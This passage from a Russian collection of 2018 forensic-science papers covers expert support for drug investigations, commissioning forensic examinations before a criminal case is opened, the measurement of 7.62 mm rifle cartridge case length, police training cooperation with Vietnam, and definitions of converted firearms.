Для оказания эффективной помощи сотрудникам оперативных подразделений по указанным выше направлениям эксперт, в первую очередь, обязан оказать содействие в грамотном изъятии всех объектов, которые могут иметь значение вещественных доказательств. Ис-

---

[1] Далее – «ОРМ».
[2] Далее – «контролируемые вещества».
[3] Далее также – «ЭКП».
[4] Далее также – «ЭКСМ».

пользуя свои профессиональные знания и опыт, он может оказать сотрудникам оперативных подразделений значительное содействие посредством тщательного изучения вещной обстановки, оказывая помощь в грамотном отборе для дальнейшего химического исследования всех предметов, имеющих признаки либо самих контролируемых веществ, либо наличия на них наслоений данных веществ, а также, помогая выявлять возможные тайники, предназначенные для скрытого хранения и транспортировки контролируемых веществ. При этом могут производиться смывы со всех поверхностей, имеющих признаки наслоений, в составе которых могут находиться контролируемые вещества, в том числе, с поверхности тела подозреваемых или иных лиц, трупов, а также изыматься срезы волос и ногтей.

В случае участия сотрудника ЭКП в ОРМ «контролируемая поставка», учитывая необходимость сохранения в тайне факта проводимых исследований, и соответственно, наличия объективного ограничения возможности повреждения упаковки и расходования вещества исследуемых объектов, он, уделяя особое внимание фиксации криминалистически значимых признаков объектов, способствующих накоплению доказательной базы, может, например, оказать содействие в фиксации внешнего вида и упаковки объектов, являющихся предметом контролируемой поставки, с помощью соответствующей видео- и фотоаппаратуры, проводить отбор проб вещества от объектов с минимальными повреждениями их упаковки и внешнего вида.

Целью проведения химического исследования судебным экспертом является определение факта наличия или отсутствия в химическом составе представленных ему исследование образцов контролируемых веществ, что является необходимым условием для установления факта их оборота.

При выявлении контролируемого вещества в исследуемом образце эксперт-криминалист, исходя из возможностей, обусловленных методической и лабораторной обеспеченностью конкретного ЭКП, определяет массу как всего образца в целом, так и самого физиологически активного компонента, собственно и являющегося контролируемым веществом. Кроме того, в случае необходимости (для проведения сравнительного исследования) им устанавливается процентное содержание физиологически активного компонента, а также качественный состав образца, в том числе вид и процентное содержание наполнителей и примесей, присутствующих в нем помимо физиологически активного компонента.

В соответствии с действующим законодательством [2] любой государственный судебный эксперт, в том числе сотрудник ЭКП, обязан провести всестороннее исследование в целях получения максимальной информации по каждому объекту исследования: будь то образец контролируемого вещества или смывы с поверхностей, на которых имеются наслоения контролируемых веществ и т. д. Данная информация может быть использована, например, в целях дальнейшего установления однородности химического состава изъятых веществ между собой, а также для установления общности источника происхождения различных образцов контролируемых веществ по сырью, технологии изготовления основного физиологически активного вещества. Изучение внешнего вида и упаковок образцов контролируемых веществ, а также тайников, в которых они хранились и перевозились, может дать дополнительную информацию о способе упаковки представленных на исследование объектов (например, одним или разными способами они упакованы, на одном или различном оборудовании выполнены таблетированные формы, выполнена ли упаковка или таблетированная форма на конкретном оборудовании, если данное оборудование представлено вместе с контролируемым веществом на исследование). Кроме того, в отношении некоторых видов контролируемых веществ, например, гашиша, трасологической экспертизой целого по частям (в совокупности с химическим исследованием) можно установить, являются ли представленные на исследование объекты частями одного целого предмета.

Результаты этих исследований помогают оперативным сотрудникам устанавливать непосредственно сами факты незаконного оборота наркотиков организованными преступными группами, а также выявлять их участников и всю цепочку осуществления данной противоправной деятельности – от производства до розничного распространения, что позволяет пресекать деятельность подобных преступных сообществ в целом, не ограничиваясь привлечением к уголовной ответственности только уличных драг-дилеров.

При этом возможности судебной экспертизы при осуществлении экспертно-криминалистического сопровождения мероприятий по пресечению незаконного оборота наркотиков не исчерпываются только ресурсами физико-химической экспертизы материалов, веществ и изделий. Значительную помощь оперативным работникам оказывают сотрудники ЭКП, специализирующиеся на производстве иных видов судебных экспертиз – от автороведческих и лингвистических до биологических и трасологических. Например, нередки слу-

чаи, когда подозреваемый при задержании начинает утверждать, что контролируемое вещество, обнаруженное у него, ему не принадлежит, и, например, было ему подброшено сотрудниками полиции. В этом случае помощь в раскрытии преступления, помимо экспертов-химиков, могут оказать, к примеру, эксперты по исследованию запаховых следов человека и ДНК, а также эксперты-трасологи и дактилоскописты. По совокупности проводимых исследований возможно будет установить, что данный образец контролируемого вещества принадлежит именно подозреваемому лицу.

Кроме того, именно результаты комплексных экспертных исследований способствуют максимально объективному и всесторонне обоснованному закреплению доказательной базы по фактам принадлежности образца контролируемого вещества подозреваемому лицу, производства данного образца контролируемого вещества подозреваемым лицом на конкретном оборудовании, а также принадлежности лиц, подозреваемых в причастности к незаконному обороту контролируемых веществ, к одной преступной группировке.

Таким образом, к настоящему времени именно судебная экспертиза в лице сотрудников ЭКП способна на строго научной основе, как того требует законодательство, провести значительный спектр исследований и предоставить оперативным подразделениям по контролю за оборотом наркотиков в виде их результатов неопровержимые доказательства, позволяющие однозначно изобличить членов преступных сообществ, специализирующихся на незаконном обороте наркотических средств, психотропных и иных контролируемых веществ, что в свою очередь способствует оперативному пресечению деятельности данных организованных преступных групп.

В связи с этим сотрудникам оперативных подразделений, как верно отмечено заместителем Министра внутренних дел Российской Федерации генерал-полковником полиции А.А. Гостевым, следует активнее прибегать к сотрудничеству с экспертами и обращаться за помощью к последним при проведении ОРМ, связанных с пресечением незаконного оборота контролируемых веществ, еще на стадии оперативной разработки лиц, подозреваемых в такого рода преступной деятельности, то есть до их задержания. Мнение сотрудников ЭКП целесообразно учитывать при выдвижении и проработке версий и при планировании и проведении операций по задержанию преступников. Безусловно, эксперты обязаны активно участвовать во всех ОРМ, в ходе проведения которых они в состоянии оказать помощь сотрудникам оперативных подразделений в раскрытии преступлений и пресечении деятель-

ности преступных групп, специализирующихся на незаконном обороте наркотиков. Кроме того, сотрудники ЭКП должны в пределах своей компетенции оказывать консультативную помощь оперативным подразделениям органов внутренних дел, своевременно сообщая о тех возможностях, которые научно-технический прогресс предоставляет органам правопорядка для повышения эффективности их работы[1].

Библиографический список

1. Приказ МВД России от 11 января 2009 г. № 7 «Об утверждении Наставления по организации экспертно-криминалистической деятельности в системе МВД России» // СПС «Консультант Плюс» (документ в печати опубликован не был).

2. Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности» // Собр. законодательства Рос. Федерации. – 2001. – 4 июня. – № 23. – Ст. 2291.

3. Гостев А. А. Современная экспертиза: приоритеты и перспективы развития // Полиция России. – 2016. – № 4. – С. 28–32.

Елена Сергеевна Иванова[2],
старший преподаватель кафедры
криминалистических экспертиз и исследований
Санкт-Петербургского университета МВД России

ПРОБЛЕМНЫЕ ВОПРОСЫ НАЗНАЧЕНИЯ СУДЕБНОЙ ЭКСПЕРТИЗЫ ДО ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА

Судебная экспертиза является одной из наиболее распространенных форм использования специальных знаний, без которых практически невозможно раскрыть и расследовать ни одно преступление. Ее сущность состоит в анализе, по заданию органа расследования или суда, экспертом, представляемых в его распоряжение материальных объектов экспертизы, с целью установления сведений, имеющих значение для расследования уголовного дела.

В 2013 г. в УПК РФ были внесены соответствующие изменения, которые коснулись в частности порядка назначения судебной экспер-

[1] А.А. Гостев Современная экспертиза: приоритеты и перспективы развития // Полиция России. – 2016. – № 4. – С. 28-32.

[2] © Иванова Е. С., 2018.

тизы и получения образцов для сравнительного исследования. Так, ч. 4 ст. 195 и ч. 1 ст. 202 УПК РФ предусматривает проведение вышеуказанных следственных действий до возбуждения уголовного дела. Логично, что изменения коснулись указанных процессуальных норм одновременно, ведь производство большинства судебных экспертиз требует образцов для сравнительного исследования. Однако, как свидетельствует практика органов предварительного расследования, следователи (дознаватели) стараются не использовать данную процессуальным законом возможность получения образцов для сравнительного исследования и назначения экспертизы до возбуждения уголовного дела в связи с риском получить недопустимые доказательства. К слову сказать, это в полной мере относится и к отказу от изъятия документов и предметов до возбуждения уголовного дела, несмотря на то, что ч. 1 ст. 144 УПК РФ это предусматривает. Попробуем проанализировать почему это происходит.

И так, статья 195 УПК РФ гласит следующее: следователь (дознаватель), признав необходимым назначение судебной экспертизы (то есть, когда возникает необходимость использования специальных знаний), выносит об этом постановление, а в случаях, предусмотренных пунктом 3 части второй статьи 29 настоящего Кодекса, возбуждает перед судом ходатайство, в котором указываются:

1) основания назначения судебной экспертизы;

2) фамилия, имя и отчество эксперта или наименование экспертного учреждения, в котором должна быть произведена судебная экспертиза;

3) вопросы, поставленные перед экспертом;

4) материалы, предоставляемые в распоряжение эксперта при назначении экспертизы до возбуждения уголовного дела:

а) доказательства (имеющие отношение к материалу проверки предметы и документы);

б) труп;

в) подозреваемый;

г) пострадавший;

д) очевидец;

Следователь (дознаватель) знакомит с постановлением о назначении судебной экспертизы подозреваемого, обвиняемого, его защитника, потерпевшего, его представителя и разъясняет им права, предусмотренные статьей 198 настоящего Кодекса. Об этом составляется протокол, подписываемый следователем и лицами, которые ознакомлены с постановлением.

Вот на этом этапе органы предварительного расследования сталкиваются с коллизией, поскольку до возбуждения уголовного дела нет еще процессуальных статусов. И было бы несправедливо «закрывать глаза» на тот факт, что при проведении рассматриваемых нами следственных действий невозможно обеспечить соблюдение всех прав подозреваемого, обвиняемого, свидетеля и потерпевшего. Ибо, как указано выше, нет еще процессуальных статусов. Так, потерпевшим на основании ч. 1 ст. 42 УПК РФ признается физическое или юридическое лицо незамедлительно после возбуждения уголовного дела. Подозреваемый также приобретает свой статус только после вынесения постановления о возбуждении уголовного дела. Несмотря на то, что Б. Я. Гаврилов предлагает признавать потерпевшим с момента обращения пострадавшего от преступных действий [2], определение процессуальных статусов до возбуждения уголовного дела других участников в целях обеспечения их прав и законных интересов ничем не регламентировано. Но надо понимать, что такой перенос выполнения отдельных процессуальных действий на этап проверки сообщения о преступлении может привести к фактическому проведению расследования до возбуждения уголовного дела, что в свою очередь повлечет большое количество процессуальных нарушений и получение недопустимых доказательств.

Судебная экспертиза в отношении потерпевшего, за исключением случаев, предусмотренных пунктами 2, 4 и 5 статьи 196 настоящего Кодекса, а также в отношении свидетеля производится с их согласия или согласия их законных представителей, которые даются указанными лицами в письменном виде.

Как справедливо указывают многие процессуалисты, что назначение и производство экспертизы, получение образцов для сравнительного исследования до возбуждения уголовного дела – это фактическое проведение расследования [3]. Вопрос обеспечения реализации прав и законных интересов участниками уголовного процесса весьма непростой. Поэтому, принимая решение о назначении экспертизы, уполномоченное лицо должно оценить все процессуальные риски и правовые последствия.

Рассмотрим в порядке очередности материалы, которые могут быть направлены в распоряжение эксперта при назначении экспертизы до возбуждения уголовного дела.

1. Доказательства (имеющие отношение к материалу проверки предметы и документы) – как правило, это те предметы, вещества, иные объекты, изъятые в ходе осмотра места происшествия, а также

изъятые документы и предметы в порядке ч. 1 ст. 144 УПК РФ. Так, назначая любую криминалистическую экспертизу, органы предварительного расследования в первую очередь хотят получить ответ на вопрос, пригодны ли представленные объекты для исследования. В случаи признания их непригодными, после возбуждения уголовного дела уже отпадает необходимость тратить время на производство экспертизы и предоставляется возможность не назначать те виды экспертиз, результаты которых не будут иметь доказательственного значения, а значит и не получать образцы для сравнительного исследования. Следователь (дознаватель) таким образом, «не рассчитывая» на объекты, обнаруженные на первоначальном осмотре места происшествия, направляет все процессуальные и оперативные средства на поиск пригодных для исследования объектов. Это значительно экономит время и органов предварительного расследования, и экспертных учреждений. Это первое. Второе – чаще всего заключение эксперта о поддельности денежных знаков, ценных бумаг, официальных документов, о контрафактности изделий, признании оружия огнестрельным, ускоряет решение вопроса о возбуждении уголовного дела. А при обнаружении причастного лица ускоряет привлечение в качестве обвиняемого, вынесении обвинительного заключения или обвинительного акта и направления уголовного дела в суд. Что особенно важно в случае заключения лица под стражу: в этом случае не имеет место продления сроков расследования, что особенно важно когда расследование уголовного дела относится к компетенции органов дознания.

2 Труп. Для решения вопроса о возбуждении уголовного дела по факту убийства в условиях обнаружения трупа, необходимо установление факта насильственного наступления смерти, который определяется судебно-медицинскими методами. И бесспорен тот факт, что производство судебно-медицинской экспертизы трупа до возбуждения уголовного дела, ускоряет процесс не только расследования уголовного дела и установление виновного лица. Но и что очень важно с социально-этичной позиции – быстрая выдача тела погибшего родственникам для своевременного прощания с усопшим и его погребения. Российская Федерация – многоконфессиональное государство, и государственные органы, реализуя свои функции, должны это учитывать и не ущемлять прав верующих лиц, независимо от их вероисповедания.

3 Заподозренный. Если в момент проведения проверки материалов имеется заподозренное лицо, то есть то лицо, которое может быть причастным к совершению определенного преступного деяния, и это лицо само заинтересовано в скорейшем решении вопроса причастно-

сти/непричастности к преступлению (в данном случае отсутствует конфликтная ситуация противодействия), следователь (дознаватель) может назначить необходимые судебные экспертизы и получить образцы для сравнительного исследования, согласовав процессуальные вопросы ознакомления с постановлением о назначении экспертизы. В случае конфликтного противодействия, когда заподозренный лично или через защитника заявляет, например, о нарушении своих прав, а следовательно будет отказываться предоставить образцы для сравнительного исследования, органам предварительного расследования на данном этапе целесообразно отказаться от назначения судебной экспертизы. Безусловно, следователь может вынести соответствующее постановление, но заподозренный может отказаться предоставить образцы для сравнительного исследования. Необходимо напомнить тот факт, что до сих пор остается дискуссионным и вопрос принудительного получения образцов для сравнительного исследования, так как не выработано единого толкования понятия «принудительного получения образцов». Многие ученые пытались сформулировать и определить возможные пределы принуждения в части получения образцов для сравнительного исследования и саму процедуру их получения, но – в рамках возбужденного уголовного дела [1,4] (выделено нами).

4 Пострадавший и очевидец. Для начала необходимо напомнить, что в соответствии со ст. 196 УПК РФ судебные экспертизы с их участием проводятся только с их согласия (согласия их законных представителей). В исключительных случаях, когда требуется установить характер и степень вреда, причиненного здоровью, психическое или физическое состояние потерпевшего (свидетеля), когда возникает сомнение в его способности правильно воспринимать обстоятельства, имеющие значение для уголовного дела, и давать показания; возраст потерпевшего (свидетеля), когда это имеет значение для уголовного дела, а документы, подтверждающие его возраст, отсутствуют или вызывают сомнение, судебные экспертизы назначаются и проводятся без их согласия. Поэтому при принятии решения о назначении экспертизы процессуальное лицо также должно объективно оценить конфликтность ситуации, как описано нами выше.

Итак, оценив конфликтность/бесконфликтность ситуации, взвесив все процессуальные риски, следователь (дознаватель) решает назначить судебную экспертизу и выносит соответствующее постановление. До возбуждения уголовного дела процессуально выверенное и тактически грамотное решение о назначении судебной экспертизы позволит не только сократить сроки проведения расследования, но и

позволит избежать конфликтных ситуаций при расследовании уголовного дела и рассмотрении его в суде.

Библиографический список

1. Брагер Д. К., Погореленко А. И. Проблемы получения образцов для сравнительного исследования в правоприменительной практике // Белгород: Вестник Белгородского юридического института. – 2010. – № 1/15. – С. 13– 16.

2. Гаврилов Б. Я. Использование специальных знаний на этапе проверки сообщения о преступлении: законодательные мифы и реалии правоприменения. //Вестник криминалистики. – 2016. – № 1. – (57). – С.76-81.

3. Дронова Е. В., Коньшина Я. А. Назначение экспертизы и задержание в ходе проверки заявления о преступлении.// Альманах современной науки и образования. – 2012. – № 10 (65). – С. 59–61.

4. Иванова Е. С., Бачиева А. В. Криминалистические аспекты использования образцов для сравнительного исследования. // Журнал правовых и экономических исследований. – 2016. – № 1. – С.42–47.

Валентин Николаевич Качан[1],
старший преподаватель кафедры
экспертно-криминалистической деятельности
УНК судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

Сергей Викторович Майоров[2],
старший преподаватель кафедры
экспертно-криминалистической деятельности
УНК судебной экспертизы,
кандидат юридических наук
Московского университета МВД России имени В.Я. Кикотя

ПРОБЛЕМЫ И ПУТИ РЕШЕНИЯ ОПРЕДЕЛЕНИЯ ДЛИНЫ ГИЛЬЗ 7,62 ММ ВИНТОВОЧНЫХ ПАТРОНОВ ПРИ ПРОИЗВОДСТВЕ СУДЕБНО-БАЛЛИСТИЧЕСКИХ ЭКСПЕРТИЗ

В настоящее время при определении длины гильз винтовочных патронов экспертами ЭКП (экспертно-криминалистических подразделений) существуют разногласия. Одни считают, что размер длины гильз необходимо указывать 53 мм, другие 54 мм.

Следует отметить, что причины и результаты модернизации винтовочного патрона достаточно широко и подробно описаны в различных изданиях, например, отражены в работе Р. Н. Чумака «Русский 7,62 мм винтовочный патрон. История и эволюция»[1].Однако, точных сведений длины гильз разных лет выпуска а также их изменений произошедших в результате модернизации как в указанной работе, так и в других работах посвященных проблемам исследования боеприпасов [2],[3] и специальной справочной литературе не нашли своего отражения. Длина гильз 7,62 мм старейшего отечественного патрона и в настоящее время состоящего на вооружении российской армии, являясь штатным для различных образцов огнестрельного оружия в разные периоды времени его изготовления была разной. Однако никаких поправок и дополнений в имеющиеся справочки на этот счет сделано не было. Кроме того например, в справочнике «Патроны ручного огнестрельного оружия и их криминалистическое исследование» на стр. 99 рис. 201 представлен общий вид винтовочного патрона образца 1891 г. и его описание, где указаны одновременно

[1] © Качан В. Н., 2018.
[2] © Майоров С. В., 2018.

размеры как 7,62×53мм, так и 7,62×54 мм без пояснений, какой из размеров необходимо брать за основу. Этот факт дает дополнительный повод для споров и принятия, безосновательно разных величин длины гильз при исследовании оного итого образца патрона ЭКП.

Чтобы внести ясность в решение данного вопроса, для уточнения реальных размеров длины гильз 7,62 мм винтовочных патронов обратимся к коллекции (винтовочных патронов разных лет выпуска).

Рассмотрение обозначенной проблемы целесообразно осуществлять с иллюстрацией винтовочных патронов и одновременной демонстрацией составных частей размеров длины гильз 7,62 мм винтовочных патронов. Анализ патронов разных лет выпуска указывает на то, что длина гильз от начала выпуска до настоящего времени постоянно увеличивалась. Так первые образцы 7,62 мм винтовочных патронов имели длину гильзы от 53,18 мм до 53,22 мм. Данные величины соответствуют заявленной длине гильзы винтовочного патрона 7,62×53 мм в различных справочниках (рис. 1).

Рис. 1. Линейный размер 53,18 мм и донная часть гильзы патрона 1904 года выпуска

В результате модернизации и совершенствования патронов длина гильзы начиная с 1906 г., была увеличена и составляла от 53,22 мм до 53,35 мм (рис. 2), что также соответствовало ранее заявленным величинам винтовочного патрона 7,62×53 мм указанных в различных справочниках. То есть в соответствии с математическими правилами округления величин длина гильзы укладывалась в ранее заявленный размер гильзы – 53 мм.

Дальнейшая модернизация 7,62 мм винтовочных патронов привела еще к большему увеличению длины дульца гильзы. Так гильзы патронов 1927 и 1928 гг. выпуска имели длину уже до 53,59 мм включительно. Следует отметить, что именно в этот период оснащения па-

тронов пулями разного назначения и произошел переход от длины 53 мм к длине 54 мм (рис. 2).

Рис. 2. Линейный размер 53,59 мм и донная часть гильзы патрона 1927 года

Дальнейшая модернизация винтовочных патронов калибра 7,62 мм, проходившая в тридцатых годах, также привела не только к изменениям метательной и метаемой составных частей патрона, но и к дальнейшему увеличению длины дульца гильзы. Так, например, некоторые гильзы патронов 1935 года выпуска уже имели общую длину, достигавшую 53,74 мм, что соответствует линейным размерам современных гильз производимых в России (рис. 3).



Рис. 3. Линейный размер 53,74 мм гильзы и донная часть патрона 1935 года выпуска

В настоящее время винтовочные патроны калибра 7,62 мм, производимые на патронных заводах Российской Федерации, как для боевого, так и охотничьего оружия, несмотря на разное целевое назначение, имеют примерно одинаковый размер (длину гильз) 53,71–53,73 мм (рис. 4).

Рис. 4. Линейный размер 53,73 мм и донная часть гильзы патрона с пулей зажигательного действия 1989 года выпуска

Следует отметить, что на патронах гражданского назначения гильзы имеют цифровую маркировку длины, а на патронах военного назначения маркировка, указывающая, на длину гильзы отсутствует, при этом длина гильз двух указанных видов может иметь приблизительно одинаковое значение (рис. 5).

Рис. 5. Линейный размер 53,71 мм и донная часть гильзы патрона с полу оболочечной пулей экспансивного действия 2010 года выпуска

Такое положение дел объясняется тем, что Российская Федерация присоединилась к постоянной международной комиссии (ПМК) 3 ноября 1994 г. – Брюссельской конвенции от 1 июля 1969 г. «О взаимном признании испытательных клейм». Данное соглашение объединяет большинство государств, на территории которых существует производство патронов. Требования ПМК являются обязательными для исполнения всеми государствами, являющимися ее членами. В соответствии с требованиями ПМК на территории Российской Федерации утвержден и введен в действие приказом Федерального

агентства по техническому регулированию и метрологии от 29 апреля 2010 г. № 71-ст ГОСТ Р. 50530-2010[1].

Настоящий стандарт не распространяется на патроны к ручному огнестрельному оружию, предназначенному для ведения боевых действий, а распространяется на патроны для гражданского и служебного огнестрельного оружия. ГОСТ устанавливает требования, в соответствии с нормативными документами ПМК Брюссельской конвенции по взаимному признанию испытательных клейм ручного огнестрельного оружия[2]

В настоящее время сложилась ситуация при которой гильзы винтовочных патронов, поступающие на экспертные исследования ЭКП, могут иметь различную длину. Кроме того, патроны военного назначения не имеют маркировочных обозначений длины гильзы, а патроны гражданского назначения имеют маркировку длины гильзы.

Представляется, что для обеспечения объективности и достоверности измерений длины гильз, проводимых в процессе экспертных исследований 7,62 мм винтовочных патронов различного назначения, целесообразно в каждом конкретном случае измерять длину гильзы с точностью до второго знака и в соответствии с математическими правилами округления величин устанавливать ее величину для каждого исследуемого патрона.

Библиографический список

1. Чумак Р. Н. Русский 7,62 мм винтовочный патрон, История и эволюция . СПб. : Атлант, 2007.

2. Кокин А. В. Очерки судебной баллистики : монография. – М. : Юрлитинформ, 2017. – С.126–133.

3. Жук А. Б. Винтовки автоматы. – М. : Воениздат, 1987. – С. 191.

[1] ГОСТ Р 50530-2010 «Патроны к гражданскому и служебному огнестрельному оружию, устройствам промышленного и специального назначения. Требования безопасности и методы испытаний на безопасность».

[2] Свод действующих решений ПМК (Comprehensive edition of adopted C.I.P. decisions).

Игорь Валентинович Киселевич[1],
начальник кафедры экспертно-криминалистической деятельности
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

Татьяна Владимировна Демидова[2],
заместитель начальника кафедры
экспертно-криминалистической деятельности
Московского университета МВД России имени В.Я. Кикотя
кандидат юридических наук

МЕЖДУНАРОДНОЕ СОТРУДНИЧЕСТВО КАФЕДРЫ ЭКСПЕРТНО-КРИМИНАЛИСТИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ МОСКОВСКОГО УНИВЕРСИТЕТА МВД РОССИИ ИМЕНИ В.Я. КИКОТЯ

Важнейшим направлением государственной деятельности, обеспечивающим реализацию правоохранительной функции, является подготовка высококвалифицированных кадров полиции.

От качественной подготовки современных полицейских зависит качество работы самой полиции, в связи с этим во многих странах подготовка сотрудников полиции является первостепенной задачей государства.

В настоящее время международное сотрудничество в области подготовки полицейских кадров становится перспективным направлением сотрудничества правоохранительных органов всех заинтересованных государств.

На Четвертом международном симпозиуме полиции (Forth International Police Executive Symposium (IPES), состоявшемся в Вене в мае 1999 г., его участники заявили, что совершенствование и развитие подготовки полицейских кадров в международном масштабе являются приоритетной задачей для большинства стран[3].

Необходимость развития международного сотрудничества в области подготовки полицейских кадров объясняется несколькими факторами.

---

[1] © Киселевич И. В., 2018.

[2] © Демидова Т. В., 2018.

[3] International Police Cooperation. A World Perspective. Edited by Daniel J. Koenig and Efflip; K. Das. Lanham. 2001. C. 18.

Во-первых, возникает потребность научить полицейских бороться с преступлениями международного характера и работать в условиях тесного международного сотрудничества в борьбе с преступностью. Современным полицейским необходимо знать иностранные языки, особенности правовых систем различных государств, основы международного права.

Во-вторых, многие страны нуждаются в реформировании и совершенствовании национальных систем подготовки сотрудников полиции. При участии в международном сотрудничестве в области подготовки полицейских кадров государства получают возможность обмениваться информацией о новых методах обучения, положительным опытом и использовать его в обучении полиции, получать помощь со стороны других стран и международных организаций в подготовке специалистов, а также взаимно обогащаться современными методиками и тактиками борьбы с преступностью.[1]

Страны заключают двухсторонние и многосторонние договоры о взаимной правовой помощи, были созданы международные судебные и правоохранительные органы, внесены соответствующие изменения и дополнения в национальное уголовно-процессуальное законодательство.

Развитие международного сотрудничества в сфере судебно-экспертной деятельности направлено на укрепление положения российской судебной экспертизы в мире, расширения базы знаний экспертов, разработки новых методических комплексов, в том числе путем скорейшей адаптации современных зарубежных методик, продвижения современных российских методик среди экспертных лабораторий мира.

Международное сотрудничество между Россией и Вьетнамом, в том числе и в сфере правоохранительной деятельности имеет свое начало еще с 50-х годов 20-го столетия.

В 1994 г. в Москве подписан Договор об основах дружественных отношений. В марте 2001 г. в ходе первого официального визита в Социалистическую республику Вьетнам Президента Российской Федерации была подписана Декларация о стратегическом партнерстве между Россией и Вьетнамом.

12 ноября 2013 г. в ходе российско-вьетнамских переговоров был подписан ряд важных договоров между сторонами, среди которых со-

[1] Алексеева Т. О. Международное сотрудничество в области подготовки полицейских кадров : автореф. дисс. ... канд. юрид. наук.

глашения о военном сотрудничестве, об обучении вьетнамских граждан в федеральных государственных образовательных организациях высшего образования России.

В Московском университете МВД России имени В. Я. Кикотя международная деятельность так же является одним из приоритетных направлений. Университет активно сотрудничает с научно-исследовательскими, образовательными учреждениями зарубежных стран и международными организациями в таких областях, как подготовка кадров полиции; совершенствование нормативной правовой базы международного сотрудничества правоохранительных органов и системы управления в области правоохранительной деятельности; повышение потенциала в сфере предупреждения преступности, включая профилактику правонарушений среди несовершеннолетних; обеспечение защиты прав человека и гражданина и укрепление законности в деятельности органов внутренних дел, в том числе и в области судебной экспертизы.

Московский университет МВД России имени В.Я. Кикотя и Народная полицейская Академия МОБ СРВ (г. Ханой) уже на протяжении многих лет активно сотрудничают по линии обучения, подготовки и переподготовки кадров. За последние шесть лет в период с 2009 по 2016 гг. Университет посетило 5 делегаций из Вьетнама с целью ознакомления с возможностями Московского университета МВД России имени В. Я. Кикотя по подготовке и повышению квалификации вьетнамских полицейских и проведения переговоров по организации их обучения в Университете, для участия в торжественном выпуске дипломированных специалистов, среди которых выпускались судебные эксперты.

Сама же кафедра экспертно-криминалистической деятельности учебно-научного комплекса судебной экспертизы в области международного сотрудничества начала свою работу в 2005 г.

В рамках переподготовки и повышения квалификации, на кафедре прошли обучение более 300 сотрудников правоохранительных органов из 30 иностранных государств.

Основными программами обучения для представителей иностранных государств являются «Осмотр места происшествия», «Дактилоскопия и дактилоскопическая экспертиза», «Судебная баллистика и баллистическая экспертиза».

Обучения длится от двух до четырех недель. Занятия проводятся в специализированных лабораториях с применением современных технических средств, приемов и методов обучения в области судебной

экспертизы. предполагает как лекционные занятия, так и практические занятия, в том числе на криминалистических полигонах университета.

На первых этапах обучения на кафедре экспертно-криминалистической деятельности основной проблемой стал языковой барьер, так как переводчики не обладали специальными знаниями в области судебной экспертизы, что затрудняло возможность донести до обучающихся весь массив дидактического материала. На сегодняшний день данная проблема решена. Привлекаются высококвалифицированные переводчики со знанием специализированной терминологии в различных областях криминалистических знаний.

Другой проблемой, возникающей с представителями правоохранительных органов отдельных иностранных государств, является то, что их основная работа это оперативно-розыскная деятельность, а не экспертно-криминалистическая.

В этом случае процесс обучения усложняется, и занятия начинаются с основ теории судебной экспертизы и экспертной деятельности, что существенно уменьшает время на освоение основной программы.

С целью облегчения обучения специалистов иностранных государств преподавателями кафедры было разработано учебно-методическое обеспечение программ (фондовые лекции и комплекс учебно-методических материалов), который был переведены на английский и испанский языки.

Как показывает многолетний опыт преподавания, большое количество времени в реализуемых программах дополнительного профессионального обучения специалистов в области судебных экспертов направлено на практические занятия, и для лучшего освоения программ нами разрабатываются практикумы.

Обучение специалистов иностранных государств на факультете переподготовки и повышения квалификации, имеет особый характер, преподаватели в ходе проведения занятий не только обучают, но и сами обучаются. Практические занятия построены так, что не только преподаватели рассказывают, как правильно действовать эксперту в сложившейся ситуации, но и представители различных иностранных государств обсуждают, как у них происходит то или иное исследования, тактика осмотра места происшествия и изъятие следов и объектов.

Таким образом, интернационализация деятельности по противодействию преступности, стремительное развитие научно-технического прогресса свидетельствуют о том, что проблемы судебной экспер-

тизы в области международного сотрудничества в борьбе с преступностью и подготовки полицейских кадров и в дальнейшем будут активно развиваться и укрепляться.

Андрей Васильевич Кокин[1],
профессор кафедры экспертно-криминалистической деятельности
Московского университета МВД России имени В.Я. Кикотя,
доктор юридических наук,

ЗАРУБЕЖНЫЙ И РОССИЙСКИЙ ОПЫТ ЭКСПЕРТНОГО ИССЛЕДОВАНИЯ САМОДЕЛЬНОГО ОГНЕСТРЕЛЬНОГО ОРУЖИЯ

Одним из приоритетных направлений деятельности правоохранительных органов всех государств современного мира является борьба с незаконным оборотом огнестрельного оружия. Особенно актуальна эта задача в аспекте борьбы с насильственными преступлениями, совершаемыми с применением различных видов огнестрельного оружия, в том числе и самодельного, поскольку преступления этой категории представляют серьезную угрозу безопасности отдельной личности, общества и государства.

Анализ зарубежной практики криминалистического исследования самодельного огнестрельного оружия и подходов к определению его понятия демонстрирует следующее.

Практически во всех странах, где в гражданском обороте находится короткоствольное огнестрельное оружие (пистолеты и револьверы), для его приобретения следует соблюсти определенные процедуры, строгость которых зависти от национального законодательства, что естественно ограничивает доступ к этому оружию преступных элементов. В нашей стране оборот такого оружия, за исключением спортивного, вообще запрещен. Для приобретения газового и сигнального оружия правила во всем мире менее строгие. Например, в России, как и во многих зарубежных государствах, сигнальные пистолеты и револьверы калибра не более 6 мм и патроны к ним приобретаются без лицензии и не подлежат регистрации. Данное обстоятельство предопределяет интерес к нему со стороны различных кри-

[1] © Кокин А. В., 2018.

минальных субъектов, которые переделывают его в огнестрельное оружие в противоправных целях.

В странах Западной Европы огнестрельное оружие обычно изготовляется самодельным способом посредством переделки различных моделей газовых (сигнальных) револьверов и пистолетов, а также восстановлением деактивированного оружия. Подобное оружие получило название «converted firearms». С английского языка наиболее близко по смыслу можно перевести это понятие как «преобразованное огнестрельное оружие». На одном из заседаний рабочей группы по огнестрельному оружию Европейской сети криминалистических учреждений (ENFSI) это оружие было определено следующим образом: «a converted firearm is a firearm that has been technically modified, so that the legal status of the weapon has changed» (преобразованное огнестрельное оружие – это технически модифицированное оружие, правовой статус которого вследствие этого изменился)[1]. Вполне очевидно, что это определение имеет больше юридическое значение, а с технической точки зрения оно практически бессодержательно. Представляется, что если основной задачей судебной экспертизы является использование знаний в области естественных, технических и иных наук в интересах судопроизводства, то в этих целях следует оперировать соответствующим понятийным аппаратом. Но поскольку уголовные законы и законодательство, регулирующее оборот оружия в странах Евросоюза существенно разнятся, то не следует строго судить наших европейских коллег за попытку создания столь «рамочного» определения.

Португальский закон № 17/2009 от 6 мая 2009 г. содержит более конкретное определение «converted firearms» – это устройство, которое вследствие механического вмешательства приобретает свойства, позволяющие ему функционировать как огнестрельное оружие[2].

